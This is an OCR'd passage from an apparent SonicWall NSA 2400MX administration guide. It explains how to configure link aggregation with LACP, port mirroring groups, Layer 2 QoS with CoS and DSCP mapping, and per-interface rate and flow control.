
Static and Dynamic Link Aggregation are supported. Dynamic Link Aggregation is supported with the use of LACP (IEEE 802.1AX). Ports that are in the same VLAN (same PortShield Group) or are VLAN trunk ports are eligible for link aggregation. Up to four ports can be aggregated in a logical group and there can be four Logical Links (LAGs) configured.

Two main types of usage are enabled by this feature:

- **NSA 2400MX to Server** – This is implemented by enabling Link Aggregation on ports within the same VLAN (same PortShield Group). This configuration allows port redundancy, but does not support load balancing in the NSA 2400MX-to-Server direction due to a hardware limitation on the NSA 2400MX.
- **NSA 2400MX to Switch** – This is allowed by enabling Link Aggregation on VLAN trunk ports. Load balancing is automatically performed by the hardware. The NSA 2400MX supports one load balancing algorithm based on source and destination MAC address pairs.

Sample Logical Link (LAG) Configuration shows LAGs to a server and to a switch:

Sample Logical Link (LAG) Configuration



Similarly to PortShield configuration, you select an interface that represents the aggregated group. This port is called an aggregator. The aggregator port must be assigned a unique key. By default, the aggregator port key is the same as its interface number. Non-aggregator ports can be optionally configured with a key, which can help prevent an erroneous LAG if the switch connections are wired incorrectly.

Ports bond together if connected to the same link partner and their keys match. If there is no key configured for a port (if the port is in auto mode), it will bond with an aggregator that is connected to the same link partner. The link partner is discovered via LACP messages. A link partner cannot be discovered for Static link aggregation. In this case, ports aggregate based on keys alone.

Like a PortShield host, the aggregator port cannot be removed from the LAG since it represents the LAG in the system.


NOTE: Once link aggregation has been enabled on VLAN trunk ports, additional VLANs cannot be added or deleted on the LAG.

NOTE: If you need to enable RSTP on the LAG, first enable RSTP on the individual members and then enable link aggregation.

Creating a Logical Link (LAG)

To create a Logical Link (LAG):

1 On the **Switching > Link Aggregation** page, click the **Add** button. The **Add LAG Port** dialog displays.



2 Select the interface from the **Port** drop-down list.

3 To specify a key:

   a Clear the **Auto-Detect** check box.

   b Enter the desired key into the **Key** field.

4 If this interface will be the aggregator for the LAG, select the **Aggregator** check box. Only one interface can be an aggregator for a LAG.

5 To enable LACP, select the **LACP Enable** check box. Dynamic Link Aggregation is supported with the use of LACP. The link partner is discovered via LACP messages.

6 Click **OK**.

7 On the **Switching > Link Aggregation** page, click the **Add** button again. The **Add LAG Port** dialog displays.

8 Select the interface for the link partner from the **Port** drop-down list.

9 If you:

- Specified a key for the first interface (the aggregator):

   a) Clear the **Auto-Detect** check box.

   b) Enter the same key into the **Key** field.


- Left **Auto-Detect** enabled for the first interface, leave it enabled for this one as well.

10 Clear the **Aggregator** check box. Only one interface can be an aggregator for a LAG.

11 Select the **LACP Enable** check box.


12 Click **OK**.

The **Switching > Link Aggregation** page displays the LAG. The **Partner** column displays the MAC addresses of the link partners after they are physically connected.



Displaying LAG Port Statistics

You can display statistics about a LAG port by mousing over the **Statistics** icon for the port.



Deleting a Link Aggregation Port


To delete a link aggregation port, click the **Delete** icon in the **Action** column for the port.

49

Configuring Mirrored Ports

NOTE: Switching is available on the NSA 2400MX only.

Switching > Port Mirroring



You can configure Port Mirroring on the SonicWall NSA 2400MX to send a copy of network packets seen on one or more switch ports (or on a VLAN) to another switch port, called the mirror port. By connecting to the mirror port, you can monitor the traffic passing through the mirrored port(s).

A VLAN trunk port can be mirrored, but cannot act as a mirror port itself.


The **Switching > Port Mirroring** page allows you to assign mirror ports to mirror ingress, egress, or bidirectional packets coming from a group of ports.

Topics:

Configuring a Port Mirroring Group

To create a new port mirroring group:

1 On the **Switching > Port Mirroring** page, click the **New Group** button. The **Edit Mirror Group** dialog displays.



2 Enter a descriptive name for the group into the **Interface Group Name** field.

3 For the **Direction**, select one of the following:

- **ingress** –Monitor traffic arriving on the mirrored port(s).
- **egress** – Monitor traffic being sent out on the mirrored port(s).
- **both** – Monitor traffic in both directions on the mirrored port(s).

4 To enable port mirroring for these ports, select the **Enable** check box.

> **TIP:** You can enable mirroring later through the **Groups** table on the **Switching > Port Mirroring** page.

5 In the **All Interfaces** list:

a Select the port to mirror the traffic to.

b Click the top right-arrow button to move the port to the **Mirror Port** field.

You must use an unassigned port as the mirror port. The Mirror Port must have a lower number than the Mirrored Ports. For example, specify X9 as a Mirror Port and X10 as the Mirrored Port. Specifying X10 as the Mirror Port and X9 as the Mirrored Port results in a `Data is incorrectly formatted` error.

6 In the **All Interfaces** list:

a Select one or more ports to be monitored.

b Click the lower right-arrow button to move it/them to the **Mirrored Ports** field.

You will be able to monitor traffic on the mirrored port(s) by connecting to the mirror port.

7 Click **OK**.


Deleting Entries in a Port Mirroring Group

To remove entries in a port mirroring group:

1 On the **Switching > Port Mirroring** page, select the check box next to the port mirroring group or Mirrored Port entries you want to delete. The **Ungroup** button becomes active and available.

NOTE: Selecting the Mirror Group instead of Mirrored Ports deletes the group.

2 Click the **Ungroup** button.A confirmation dialog displays.



3 Click **OK**.

Deleting a Single Mirror Port or Group

To remove a single Mirror Port or a port mirroring group:

1 On the **Switching > Port Mirroring** page, click the Delete icon for the Mirror Port entry or mirroring group you want to delete. The **Ungroup** button becomes active and available. A confirmation dialog displays.


2 Click **OK**.

50

Configuring Per-Interface QoS

NOTE: Switching is available on the NSA 2400MX only.

Switching > Layer 2 QoS



The SonicWall NSA 2400MX appliance can be configured to trust Class of Service (CoS) (IEEE 802.1p) and/or trust Differentiated Services Code Point (DSCP) per port and treat the frames appropriately.

The **Switching > Layer 2 QoS** page allows you to configure QoS (Qualify of Service) settings per interface.

Four queues with different priority levels (low, normal, high, highest) are supported, as shown in Layer 2 QoS Priority Levels. These are mapped to the eight levels defined in IEEE 802.1p and cannot be changed.

Layer 2 QoS Priority Levels

User Priority	Traffic Type	Queue Priority
0	Best Effort	Normal
1	Background	Low
2	Spare	Low
3	Excellent Effort	Normal
4	Controlled Load	High
5	Video	High

Layer 2 QoS Priority Levels

User Priority	Traffic Type	Queue Priority
6	Voice	Highest
7	Network Control	Highest

The DSCP mapping can be configured. Frames received on ports configured to trust CoS or DSCP are queued appropriately according to the mapping table. An option is provided to select the field to use when both the 802.1p tag field and the DSCP field are present in incoming frames.

For QoS settings, ports can be assigned a default priority. The default priority is used when Trust CoS or Trust DSCP is enabled, but the information is absent. When Fixed Priority is enabled, the 802.1p tag field and DSCP field are ignored and the default priority is used.


Topics:

- Configuring the Scheduling Mechanism
- Configuring DSCP Mapping
- Showing the CoS Remap Table
- Configuring QoS Settings

Configuring the Scheduling Mechanism

To configure Weighted Round-Robin or Strict Priority Queue as the output scheduling mechanism:

1 On the **Switching > Layer 2 QoS** page, select one of the following from the **Output Scheduling Mechanism** drop-down menu:



- **Weighted Round-Robin** – When **Weighted Round-Robin** is selected, the weighting factors are 8:4:2:1. This is the default.
- **Strict Priority Queue** – When **Strict Priority Queue** is used, the 802.1p tag field and DSCP field are ignored and the default priority is used.


2 Click the **Accept** button.

Configuring DSCP Mapping

You can configure the DSCP mapping by setting the priority levels for DSCP values 0 through 63. The **Switching > Layer 2 QoS** page also provides a **Reset DSCP Remap** button to reset the priority levels back to the default, which is **Normal**.

To configure DSCP mapping:

1 To show the **DSCP Remap** table, click **Hide/Show** next to the **DSCP Remap Table** heading. The priority settings for all DSCP values, 0 - 63, are displayed.



2 For each DSCP value (**0** - **63**) that you want to change, select one of the following from the **Priority** drop-down menu:

- **Low**
- **Normal** (default)
- **High**
- **Highest**

3 Click the **Accept** button. The DSCP Remap table is hidden, but if you show it again you will see the updated priority settings.


4 To reset all DSCP mapping back to the default, **Normal**:

a Click the **Reset DSCP Remap** button.

b Click **OK** in the confirmation dialog box.

Showing the CoS Remap Table


To show the **CoS Remap** table, click **Hide/Show** next to the **CoS Remap Table** heading. The priority levels cannot be configured.



To hide the CoS Remap table, click **Hide/Show** next to the **CoS Remap Table** heading again.

Configuring QoS Settings

The **QoS Settings** table lists all interfaces on the SonicWall NSA 2400MX. You can configure the QoS settings for each interface individually or for multiple interfaces at the same time.




Topics:

- Configuring QoS Settings for an Individual Interface
- Configuring QoS Settings for Multiple Interfaces

Configuring QoS Settings for an Individual Interface

To configure QoS settings for frames received on an individual interface:

1 On the **Switching > Layer 2 QoS** page under **QoS Settings**, click the **Configure** icon in the row for the interface you want to configure. The **Edit QoS Settings** dialog opens.



2 To enable fixed priority for frames arriving on this interface, select the **Fixed Priority** check box. This option is disabled by default.

> **NOTE:** When **Fixed Priority** is selected, the remaining check boxes are cleared and disabled (greyed out). The **Fixed Priority** check box must be cleared before you can select any other check box.
>
> If the **Trust CoS** and/or **Trust DSCP** check box is selected, the **Fixed Priority** check box becomes dimmed and disabled.

The CoS 802.1p tag field and DSCP field are ignored, and the ingress port's default priority is always used.

3 To enable the use of the CoS 802.1p tag field settings for Quality of Service on this interface, select the **Trust CoS** check box. This option is enabled by default.

4 To enable the use of the DSCP field settings for Quality of Service on this interface, select the **Trust DSCP** check box.

5 If both **Trust CoS** and **Trust DSCP** are selected, do one of the following:

- Select the **Prefer CoS** check box to give preference to the CoS 802.1p tag field settings when both the 802.1p tag field and the DSCP field are present in incoming frames. This check box is selected by default.
- Clear the **Prefer CoS** check box to give preference to the DSCP field settings when both the 802.1p tag field and the DSCP field are present in incoming frames.

6 Select one of the following priority levels from the **Default Priority** drop-down menu:

- **Low**
- **Normal** (default)
- **High**
- **Highest**

If incoming frames do not contain either a CoS 802.1p tag field or a DSCP field, the default priority is used.


7 Click **OK**.

Configuring QoS Settings for Multiple Interfaces

To configure QoS settings for frames received on any of several interfaces:

1 On the **Switching > Layer 2 QoS** page under **QoS Settings**, select the checkboxes next to the interfaces you want to configure.

2 Click the **Configure** button at the bottom of the page. The **Edit QoS Settings** dialog opens.



3 The **Keep original QoS mode of each port** check box is selected by default. When this check box is selected, each individual port's QoS mode remains unchanged, and only the **Default Priority** setting is changed to the configured value (Step 9) for each port being configured.

To activate the other check boxes in this dialog and make changes to the QoS settings of the selected interfaces, clear the **Keep original QoS mode of each port** check box.

4 To enable fixed priority for frames arriving on these interfaces, select the **Fixed Priority** check box.

5 When **Fixed Priority** is selected, the subsequent check boxes are cleared and disabled (greyed out).

> **NOTE:** When **Fixed Priority** is selected, the remaining check boxes are cleared and disabled (greyed out). The **Fixed Priority** check box must be cleared before you can select any other check box.
>
> If the **Trust CoS** and/or **Trust DSCP** check box is selected, the **Fixed Priority** check box becomes dimmed and disabled.

The CoS 802.1p tag field and DSCP field are ignored and the ingress port's default priority is always used.

6 To enable the use of the CoS 802.1p tag field settings for Quality of Service on these interfaces, select the **Trust CoS** check box.

7 To enable the use of the DSCP field settings for Quality of Service on these interfaces, select the **Trust DSCP** check box.

8 If both **Trust CoS** and **Trust DSCP** are selected, do one of the following:

- Select the **Prefer CoS** check box to give preference to the CoS 802.1p tag field settings when both the 802.1p tag field and the DSCP field are present in incoming frames. This check box is selected by default.
- Clear the **Prefer CoS** check box to give preference to the DSCP field settings when both the 802.1p tag field and the DSCP field are present in incoming frames.

9 Select one of the following priority levels from the **Default Priority** drop-down menu:

- **Keep Original Settings** – Choose this setting to allow each interface to default to its original individual QoS settings. This is the default setting.
- **Low**
- **Normal**
- **High**

- **Highest**

If incoming frames do not contain either a CoS 802.1p tag field or a DSCP field, the default priority is used.

10 Click **OK**.


51

Configuring Per-Interface Flow Control

NOTE: Switching is available on the NSA 2400MX only.

Switching > Rate Control

The **Switching > Rate Control** page provides information and configuration of per-interface flow control.



Both the Rate Control and Flow Control features are controlled on a per-port basis.

The bandwidth of ingress frames can be tuned in four modes:

- Limit All Frames
- Limit just multicast and flooded unicast frames (including broadcast)
- Limit just multicast (including broadcast)
- Limit just broadcast frames

The rate limiting for egress frames can only be enabled or disabled, no mode can be selected.

The ingress rate limit is rounded to the nearest increment, depending on the granularity available for that rate. The granularities are different depending on the range of rates:

- 128kbps ~ 1Mbps – increments of 64kbps
- 1Mbps ~ 100Mbps – increments of 1Mbps
- 100Mbps ~ 1000Mbps – increments of 10Mbps (for gigabit ports)

Back-pressure flow control on half-duplex ports and pause frame-based flow control on full-duplex ports are provided to support zero packet loss under temporary traffic congestion.


Full-duplex flow control requires support from the peer end station. Full-duplex flow control works as follows: when a port's free buffer space is almost empty, the devices send out a PAUSE frame with the maximum pause time to stop the remote node from sending more frames into the switch. The devices also respond to the pause command. Once the PAUSE frame is detected, the port will stop transmission of new data for the amount of time defined in the pause time field of the received PAUSE frame.

Half-duplex flow control is used to throttle the throughput rate of an end station to avoid dropping packets during network congestion.

Configuring Rate Control Settings for an Interface

